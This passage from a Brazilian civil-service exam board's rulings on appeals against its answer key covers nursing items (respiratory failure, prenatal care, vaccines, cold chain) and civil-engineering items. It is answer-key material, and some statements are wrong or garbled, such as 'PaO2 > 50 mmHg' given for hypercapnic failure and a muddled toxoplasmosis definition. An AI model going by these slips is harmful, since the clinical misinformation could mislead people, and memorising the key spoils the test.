dos profissionais de enfermagem no Atendimento Pré-hospitalar (APH) móvel Terrestre e Aquaviário, quer seja na assistência direta, no gerenciamento e/ou na Central de Regulação das Urgências (CRU), em serviços públicos e privados, civis e militares. Brasília, DF: 2022. Disponível em: <<https://www.cofen.gov.br/resolucao-cofen-no-713-2022/>>

BRANCA	VERDE	AMARELA	AZUL
34	27	30	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso sustenta que o conteúdo não constava no edital, pois trata de conteúdo de biologia. Sem razão, a questão aborda o conhecimento sobre enfermagem em urgência e emergência, matéria prevista no conteúdo programático.

Mantido gabarito preliminar.

Fonte:

- TOBASE, Lúcia; TOMAZINI, Edénir Aparecida S. **Urgências e Emergências em Enfermagem**. Rio de Janeiro: Guanabara Koogan, 1.ed. - [Reimpr.], 2023. 238p.

BRANCA	VERDE	AMARELA	AZUL
35	22	25	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A) É classificada em hipercápnica ou tipo II ($PaO_2 > 100$ mmHg), quando a principal causa é a **hiperventilação**. [INCORRETO, a alternativa correta seria É classificada em hipercápnica ou tipo II ($PaO_2 > 50$ mmHg), quando a principal causa é a **hipoventilação**].

B) É classificada em hipoxêmica ou tipo I (pressão parcial de oxigênio alveolar – $PaO_2 < 60$ mmHg), quando a relação ventilação/perfusão está comprometida. [CORRETO]

C) A etiopatogenia pode ser de origem **extrapulmonar** como, por exemplo, trauma cranioencefálico, síndrome da angústia respiratória no adulto, uso de substâncias psicoativas e **edema agudo de pulmão**. [INCORRETO, o correto seria: A etiopatogenia pode ser de origem **extrapulmonar** como, por exemplo, trauma cranioencefálico e uso de substâncias psicoativas; ou de origem **intrapulmonar**, por exemplo, **edema agudo de pulmão e síndrome da angústia respiratória no adulto**].

D) Quando acontece em idosos com doença pulmonar obstrutiva crônica, **deve-se administrar alto fluxo de oxigênio** para o adequado controle da insuficiência respiratória, uma vez que o estímulo ventilatório nessa condição não depende do nível de CO_2 no sangue, mas do aumento de O_2 . [INCORRETO, neste caso deve-se **evitar administrar alto fluxo de O_2**].

Mantido gabarito como está.

Fonte:

- TOBASE, Lúcia; TOMAZINI, Edénir Aparecida S. **Urgências e Emergências em Enfermagem**. Rio de Janeiro: Guanabara Koogan, 1.ed. - [Reimpr.], 2023. 238p.

BRANCA	VERDE	AMARELA	AZUL
37	42	39	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A abordagem pré-concepcional é contemplada pelo conteúdo de Enfermagem obstétrica e ginecológica: cuidados de enfermagem no pré-natal, parto e puerpério, principais patologias, contemplado no edital.

Não se perca de vista que durante a abordagem pré-concepcional, o objetivo principal é avaliar a saúde geral da pessoa que planeja engravidar e identificar potenciais fatores de risco que possam afetar a gestação futura. Os exames solicitados durante essa fase são selecionados para ajudar a identificar condições médicas pré-existentes que possam afetar a saúde da mãe ou do bebê durante a gravidez.

O teste de tolerância oral à glicose é usado principalmente para diagnosticar diabetes gestacional durante a gravidez, não sendo parte da avaliação pré-concepcional. Portanto, com base na natureza dos exames e em seu propósito de identificar riscos antes da gravidez, o teste de tolerância oral à glicose não é tipicamente solicitado durante a abordagem pré-concepcional, justificando assim a exclusão da opção D.

BRANCA	VERDE	AMARELA	AZUL
38	44	46	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Não há erro na divulgação do gabarito, visto que a periodicidade das consultas de pré-natal deve ser: - até 32ª semana de gestação – mensalmente; - da 33ª até a 36ª semana – quinzenalmente; - da 37ª até a 41ª semana – semanalmente.

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
39	46	44	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Não há erro na divulgação do gabarito, fundamentado no reconhecimento da fase ativa do trabalho de parto: contrações rítmicas e regulares com intervalo menor ou igual a 5 minutos. As mulheres e seus familiares devem ser orientados sobre a diferença entre fase latente e fase ativa do trabalho de parto: a fase latente pode durar horas ou até dias e as contrações, nesta fase, são irregulares e pouco dolorosas. Na fase ativa, entretanto, as contrações apresentam intervalo progressivamente menor com intensidade dolorosa progressivamente maior. A mulher não sente alívio da dor com banho de chuveiro e não se sente confortável deitada.

Ademais, contrações com intervalos menores ou igual a cinco minutos equivalem a no mínimo duas contrações em dez minutos.

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
40	47	49	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o protocolo Pré-natal e Puerpério, 2ª edição, revisada e atualizada da Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte (2019), não existem preparos ou procedimentos especiais com as mamas durante a gravidez. O importante é esclarecer a gestante sobre a anatomia da mama e sua fisiologia, como também as modificações da mama lactante no puerpério, as fases da apojadura, ingurgitamento fisiológico, mudanças na composição do leite materno (coloostro/leite de transição/maduro). A orientação quanto à pega correta da mamada deve ser iniciada durante o pré-natal. Além disso, a mulher deve ser orientada a usar sempre sutiã que dê boa sustentação e firmeza aos seios, de forma confortável, sem apertá-los.

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
41	37	38	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A DUM corresponde ao primeiro dia de sangramento do último ciclo menstrual referido pela paciente. Para calcular a idade gestacional, o profissional deve somar o número de dias do intervalo entre a DUM e a data da consulta (18 dias em dezembro, 31 em janeiro, 29 em fevereiro, 31 em março e 4 em abril). O somatório total (113) deve ser dividido por sete (resultado em semanas). Ao final obtém-se o resultado de 16 semanas (quociente) e 1 dia (resta).

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
43	48	37	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A resposta correta é a alternativa: Iniciar tratamento com sulfato ferroso (40 mg de ferro elementar), sendo 2 comprimidos 30 a 60 minutos antes do almoço e 2 comprimidos 30 a 60 minutos antes do jantar (total de 160mg de ferro elementar). Em gestante com resultado de hemoglobina entre 8 e 10,9 g/dL (anemia leve a moderada), deve-se pesquisar e tratar parasitoses intestinais. Iniciar tratamento com sulfato ferroso (120 a 160mg de ferro elemento: 2 comprimidos 30 minutos antes do almoço e 2 comprimidos 30 minutos antes do jantar). Repetir hemograma em 30 dias. Se melhora da anemia, manter tratamento com sulfato ferroso por 3 meses e repetir hemograma em 60 dias. Se piora da anemia ou níveis de hemoglobina estáveis, encaminhar gestante ao pré-natal de alto risco.

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
44	40	48	36

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O terceiro tempo da Manobra é para identificação da apresentação fetal e sua altura em relação ao estreito superior da pelve materna. E o quarto para confirmação da apresentação fetal e sua altura em relação ao estreito superior da pelve e também seu grau de flexão e deflexão (manobra difícil e pouco utilizada, avaliada apenas em apresentações cefálicas).

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
45	43	42	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Não há erro no gabarito, tampouco mais de uma resposta visto que abortamento incompleto é definido por sangramento intenso, associado a cólicas moderadas; útero com volume inferior ao esperado para idade gestacional; colo uterino entreaberto.

Fonte:

- Marzagão, T.P, Silva, I.C.N, Machado, C. J.. Protocolo Pré-natal e Puerpério – 2ª edição Revisada e Atualizada. Secretaria Municipal de Saúde da Prefeitura de Belo Horizonte. Minas Gerais, 2019, 134 p.

BRANCA	VERDE	AMARELA	AZUL
46	50	47	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Segundo o Manual de gestação de alto risco, do Ministério da Saúde, de 2022, versão mais atualizada que foi publicada até o momento, o exame de Glicemia de jejum (GJ) na primeira consulta de pré-natal tem os seguintes valores de referências: • glicemia de jejum ≥ 126 mg/dL: diabetes mellitus diagnosticado na gestação (diabetes prévio); • glicemia de jejum entre 92 mg/dL e 125 mg/dL: diabetes mellitus gestacional. Portanto não há erro no gabarito da questão.

Fonte:

- Brasil. Ministério da Saúde. Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. Manual de gestação de alto risco [recurso eletrônico] / Ministério da Saúde, Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. – Brasília : Ministério da Saúde, 2022. 692 p. : il.

BRANCA	VERDE	AMARELA	AZUL
47	36	40	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Não há erro na divulgação do gabarito, visto que no Manual de gestação de alto risco (Ministério da Saúde, 2022), referência mais atualizada até o presente momento, é considerado caso confirmado a gestante que apresentar exame de sorologia para toxoplasmose com IgM e IgG negativos com sorocanversão durante a gestação (IgM e IgG).

Fonte:

- Brasil. Ministério da Saúde. Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. Manual de gestação de alto risco [recurso eletrônico] / Ministério da Saúde, Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. – Brasília : Ministério da Saúde, 2022. 692 p. : il.

BRANCA	VERDE	AMARELA	AZUL
48	41	50	38

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

São manifestações clínicas de sífilis adquirida, estágio secundária: Lesões cutâneo-mucosas (roséola, placas mucosas, sífilides papulosas, sífilides palmoplantares, condiloma plano, alopecia em clareira, madarose, rouquidão). Micropoliadenopatia. Linfadenopatia generalizada. Sinais constitucionais. Quadros neurológicos, oculares, hepáticos.

Fonte:

- Brasil. Ministério da Saúde. Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. Manual de gestação de alto risco [recurso eletrônico] / Ministério da Saúde, Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. – Brasília : Ministério da Saúde, 2022. 692 p. : il.

BRANCA	VERDE	AMARELA	AZUL
50	38	36	44

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Não há erro no gabarito, pois parto prematuro, de acordo com a Organização Mundial da Saúde (OMS) ou com o Ministério da Saúde é aquele que ocorre em até 36 semanas e 6 dias de idade gestacional, ou seja, todo bebê que nasce com menos de 37 semanas de gestação é considerado prematuro ou pré-termo.

Fonte:

- Brasil. Ministério da Saúde. Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. Manual de gestação de alto risco [recurso eletrônico] / Ministério da Saúde, Secretaria de Atenção Primária à Saúde. Departamento de Ações Programáticas. – Brasília : Ministério da Saúde, 2022. 692 p. : il.

BRANCA	VERDE	AMARELA	AZUL
51	53	56	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

No gabarito consta a letra “B” como a alternativa a ser assinalada, conforme exigido pelo comando da questão.

Os mecanismos de ação das vacinas são diferentes, variando segundo seus componentes antigênicos, que se apresentam sob a forma de: - suspensão de bactérias vivas atenuadas (BCG, por exemplo); - suspensão de bactérias mortas ou avirulentas (vacinas contra a coqueluche e a febre tifóide, por exemplo); - componentes das bactérias (polissacarídeos da cápsula dos meningococos dos grupos A e C, por exemplo); - toxinas obtidas em cultura de bactérias, submetidas a modificações químicas ou pelo calor (toxóides diftérico e tetânico, por exemplo); - vírus vivos atenuados (vacina oral contra a poliomielite e vacinas contra o sarampo e a febre amarela, por exemplo); - vírus inativados (vacina contra a raiva, por exemplo); - frações de vírus (vacina contra a hepatite B, constituída pelo antígeno de superfície do vírus, por exemplo).

Fonte:

- Manual de Normas de Vacinação. 3.ed. Brasília: Ministério da Saúde: Fundação Nacional de Saúde; 2001 72p. Disponível em: https://bvsmms.saude.gov.br/bvs/publicacoes/funasa/manu_normas_vac.pdf

BRANCA	VERDE	AMARELA	AZUL
52	55	59	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As vacinas de bactérias ou vírus vivos atenuados não devem ser administradas, a princípio, em pessoas:

a) com imunodeficiência congênita ou adquirida; b) acometidas por neoplasia maligna; c) em tratamento com corticosteróides em esquemas imunodepressores (por exemplo, 2mg/kg/dia de prednisona durante duas semanas ou mais em crianças ou doses correspondentes de outros glicocorticóides) ou submetidas a outras terapêuticas imunodepressoras (quimioterapia antineoplásica, radioterapia, etc).

Fonte:

- Manual de Normas de Vacinação. 3.ed. Brasília: Ministério da Saúde: Fundação Nacional de Saúde; 2001 72p. Disponível em: https://bvsmms.saude.gov.br/bvs/publicacoes/funasa/manu_normas_vac.pdf

BRANCA	VERDE	AMARELA	AZUL
53	59	58	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A Rede de Frio é um sistema amplo que inclui estrutura técnico-administrativa orientada pelo PNI, por meio de normatização, planejamento, avaliação e financiamento que visa à manutenção adequada da cadeia de frio.

Cadeia de frio é o processo logístico da Rede de Frio para conservação dos imunobiológicos, desde o laboratório produtor até o usuário.

Programa Nacional de Imunizações (CGPNI) é responsável pelas atividades de interlocução com as instâncias; ações relativas ao funcionamento da Rede de Frio e sua normatização; planejamento das aquisições; distribuição e acompanhamento sistemático da qualidade dos imunobiológicos e acompanhamento da avaliação da situação epidemiológica das doenças; atualização dos Calendários de Vacinação Nacional.

Fonte:

- Brasil. Ministério da Saúde. Secretaria de Vigilância em Saúde. Departamento de Vigilância das Doenças Transmissíveis. Manual de Rede de Frio do Programa Nacional de Imunizações / Ministério da Saúde, Secretaria de Vigilância em Saúde, Departamento de Vigilância das Doenças Transmissíveis. – 5. ed. – Brasília: Ministério da Saúde, 2017. 136 p.: il.
- ISBN 978-85-334-2534-7 1. Programa Nacional de Imunizações. 2. Imunização. 3. Boas Práticas Armazenamento e Distribuição. I. Título Disponível em: https://bvsms.saude.gov.br/bvs/publicacoes/manual_rede_frio_programa_imunizacoes_5ed.pdf

BRANCA	VERDE	AMARELA	AZUL
54	56	60	51

Recurso Procedente. Gabarito alterado para alternativa A.

Ao analisar as razões recursais, constata-se que os candidatos afirmam que houve erro na indicação da resposta correta, razão pela qual solicitam a alteração do gabarito para a alternativa A. De fato, houve erro material na divulgação da alternativa correta da questão, sendo que o comando da questão exige que o candidato indique a EXCEÇÃO, razão pela qual a alternativa que responde adequadamente ao comando consta na letra A)Hepatite C. Dessa forma, o gabarito preliminar foi alterado para alternativa A.

BRANCA	VERDE	AMARELA	AZUL
55	52	55	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar a razão recursal, o candidato questiona que o conteúdo cobrado na questão não está disposto no edital do certame, no que se equivoca. O comando da questão solicita a indicação do método utilizado em refrigeradores domésticos e de grandes sistemas industriais, na qual a resposta para o solicitado consta na alternativa B) Magnetimo. Val ressaltar que o conteúdo cobrado na seguinte questão, consta no edital normatizador do certame, conforme se verifica a seguir: 13. Imunização de rede de frio: conceitos básicos de imunologia, técnicas de imunização/vacinação, efeitos adversos de vacinas, esquema de imunização das doenças imunopreveníveis, Programa Nacional de Imunização.

Dessa forma, o gabarito preliminar permanece inalterado, razão pela qual improcede a razão recursal.

BRANCA	VERDE	AMARELA	AZUL
56	58	51	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Materiais críticos são aqueles que serão utilizados em procedimentos que envolvam tecidos estéreis (normalmente cavidades abertas), na qual se utiliza em procedimentos de alto risco. Já os materiais semicríticos são os que entram em contato com mucosas do paciente ou com a pele não íntegra. E por fim, os materiais não críticos aqueles que só entram em contato com pele íntegra.

Fontes:

- Quais as diretrizes básicas de esterilização e desinfecção de artigos clínicos e médico-hospitalares?. Disponível em: <https://aps-repo.bvs.br/aps/quais-as-diretrizes-basicas-de-esterilizacao-e-desinfeccao-de-artigos-clinicos-e-medico-hospitalares/>.
- <https://bioxxi.com.br/blog/produtos-criticos-semi-criticos-e-nao-criticos-o-que-sao/>

BRANCA	VERDE	AMARELA	AZUL
58	57	52	60

Recurso Procedente. Questão Anulada.

Ao analisar o comando da questão, constata-se que não há uma única resposta correta que abarque o solicitado pelo comando da questão, razão pela qual a questão foi anulada.

BRANCA	VERDE	AMARELA	AZUL
59	54	57	52

Recurso Procedente. Questão Anulada.

Ao analisar o comando da questão, constatou-se a ausência da palavra “exceto”, de maneira que o modo como consta na questão pode-se atestar que existe mais de uma alternativa que responde adequadamente ao solicitado, razão pela qual a questão foi anulada.

BRANCA	VERDE	AMARELA	AZUL
60	51	54	58

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Definições importantes sobre epidemiologia e estratégias de controle das doenças transmissíveis Controle – uma doença transmissível está sob controle quando o número de casos ocorre com uma frequência tão baixa que deixa de ser um problema de magnitude para a saúde pública (por exemplo, difteria).

Eliminação – considera-se uma doença eliminada quando o número de casos é raro porque, em virtude das ações de vigilância epidemiológica e imunização, sua transmissão praticamente foi interrompida. No entanto, ainda requer que sejam mantidas ações de vigilância sob os casos suspeitos notificados (por exemplo, sarampo e rubéola).

Erradicação – quando uma doença deixa de ocorrer por extinção do seu agente causador, não havendo, portanto, como transmiti-la. Nesse caso, as medidas de vigilância podem ser mantidas, mas a vacinação torna-se desnecessária (por exemplo, varíola).

No artigo Vigilância das doenças imunopreveníveis – Scielo as definições importantes sobre epidemiologia e estratégias de controle das doenças transmissíveis está a erradicação de doenças, que é quando uma doença deixa de ocorrer por extinção do seu agente causador, não havendo, portanto, como transmiti-la. Nesse caso, as medidas de vigilância podem ser mantidas, mas a vacinação torna-se desnecessária (por exemplo, varíola).

Não especificando tipo de autor, mas dentro do conceito de epidemiologia

A extinção do seu agente causador, não tendo como transmitir a doença, anula a reintrodução da doença.

Dentre as alternativas apresentadas a que define erradicação é a alternativa A.

Fonte:

- SÁ, G.R.S., and FLAUZINO, R.F. Vigilância das doenças imunopreveníveis. In: SILVA, M.N., FLAUZINO, R.F., GONDIM, G.M.M., eds. Rede de frio: fundamentos para a compreensão do trabalho [online]. Rio de Janeiro: Editora FIOCRUZ, 2017, pp. 179-214. ISBN: 978-65-5708-091- 7. <https://doi.org/10.7476/9786557080917.0009>.
- Disponível em: <https://books.scielo.org/id/m4kn3/pdf/silva-9786557080917-09.pdf>

Cargo: Engenheiro Civil

BRANCA	VERDE	AMARELA	AZUL
04	11	14	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D**) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C**) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A**) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.

- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
07	16	10	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
11	03	02	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “A) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A)** Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. **C)** Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
21	29	27	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com Mazutti (2021, pág. 100), o cronograma físico-financeiro fica assim definido:

Atividade	Entrega		Março		Abril		Maio		Junho		Julho		Agosto	
	R\$	%	R\$	%	R\$	%	R\$	%	R\$	%	R\$	%	R\$	%
Preparação do Terreno	30.000,00	5,2%	30.000,00	100,0%										
Fundação	100.000,00	17,2%	30.000,00	30,0%	70.000,00	70,0%								
Concretagem	150.000,00	25,9%					30.000,00	20%	105.000,00	70%	15.000,00	10%		
Alvenaria	100.000,00	17,2%									25.000,00	25%	75.000,00	75%
Acabamento	200.000,00	34,9%											200.000,00	100%
Total Mensal	580.000,00	1,00	60.000,00	10%	70.000,00	12%	30.000,00	5,2%	105.000,00	18,1%	40.000,00	7%	275.000,00	47%
Total Geral Acumulado			60.000,00	10%	130.000,00	22%	160.000,00	27,6%	265.000,00	45,7%	305.000,00	52,6%	580.000,00	100,0%

Dessa forma, verifica-se que há uma alternativa correta, pois até o mês de junho terão sido gastos 100% da Preparação do Terreno e da Fundação e 90% da Concretagem, num total de 45,7% do montante da obra, ou seja, um valor de R\$ 265.000,00.

Sendo assim, a banca considera o pleito do presente recurso improcedentes, uma vez que a questão em tela não apresenta qualquer problema no enunciado e no gabarito preliminar apresentado.

Fonte:

- MAZUTTI, Júlia H. Gestão de obras. Grupo A, 2021.

BRANCA	VERDE	AMARELA	AZUL
24	33	28	35

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o Art. 8º, inciso III da Resolução Conama nº 237/1997: "Licença de Operação (LO) - autoriza a operação da atividade ou empreendimento, após a verificação do efetivo cumprimento do que consta das licenças anteriores, com as medidas de controle ambiental e condicionantes determinados para a operação. Parágrafo único. As licenças ambientais poderão ser expedidas isolada ou sucessivamente, de acordo com a natureza, características e fase do empreendimento ou atividade". Sendo assim, a banca considera a questão pertinente e sem problemas para a sua correta realização. Também não se verificou inconsistência no gabarito devendo a questão ser mantida conforme apresentado.

Fonte:

- Resolução CONAMA nº 237/1997. Disponível em: https://conama.mma.gov.br/?option=com_sisconama&task=arquivo.download&id=237

BRANCA	VERDE	AMARELA	AZUL
26	34	24	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O item 18.4.4 da NR 18 faz alusão à “empresa contratada”, não especificando se é direta ou terceirizada. Como a terceirizada é uma empresa contratada, não há qualquer problema com a afirmativa considerada como correta na questão em tela, uma vez que não há afirmação de que “somente as empresas terceirizadas contratadas” estariam em tal situação.

Já no item 18.4.6 da norma, está claramente definido que “São facultadas às empresas construtoras, regularmente registradas no Sistema CONFEA/CREA (...)”, portanto o termo é facultar mesmo, não havendo qualquer problema com o uso do mesmo na questão em tela. Portanto, a banca considera improcedente o pleito dos recursos e mantém a questão conforme gabarito preliminar apresentado.

Fonte:

- NR18 – Segurança e Saúde no Trabalho na indústria da Construção. Disponível em: https://www.planalto.gov.br/ccivil_03/_ato2019-2022/2020/lei/l14026.htm#:~:text=%E2%80%9CEstabelece%20as%20diretrizes%20nacionais%20para,11%20de%20maio%20de%201978.%E2%80%9D

BRANCA	VERDE	AMARELA	AZUL
29	26	21	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Para a resolução da questão em tela, utilizou-se para todos os casos, o seguinte critério de divisão: Classe A: Porcentagem de serviços acumulados que representam 60% do custo total da obra ou a primeira porcentagem acima desse valor; Classe B: Porcentagem de serviços acumulados que representam 90% do custo ou a primeira porcentagem acima desse valor (menos os de classe A); Classe C: Porcentagem de serviços acumulados que representam 100% do custo ou a primeira porcentagem acima desse valor (menos os de Classe A e B).

Dessa forma, a tabela com valores fica assim definida:

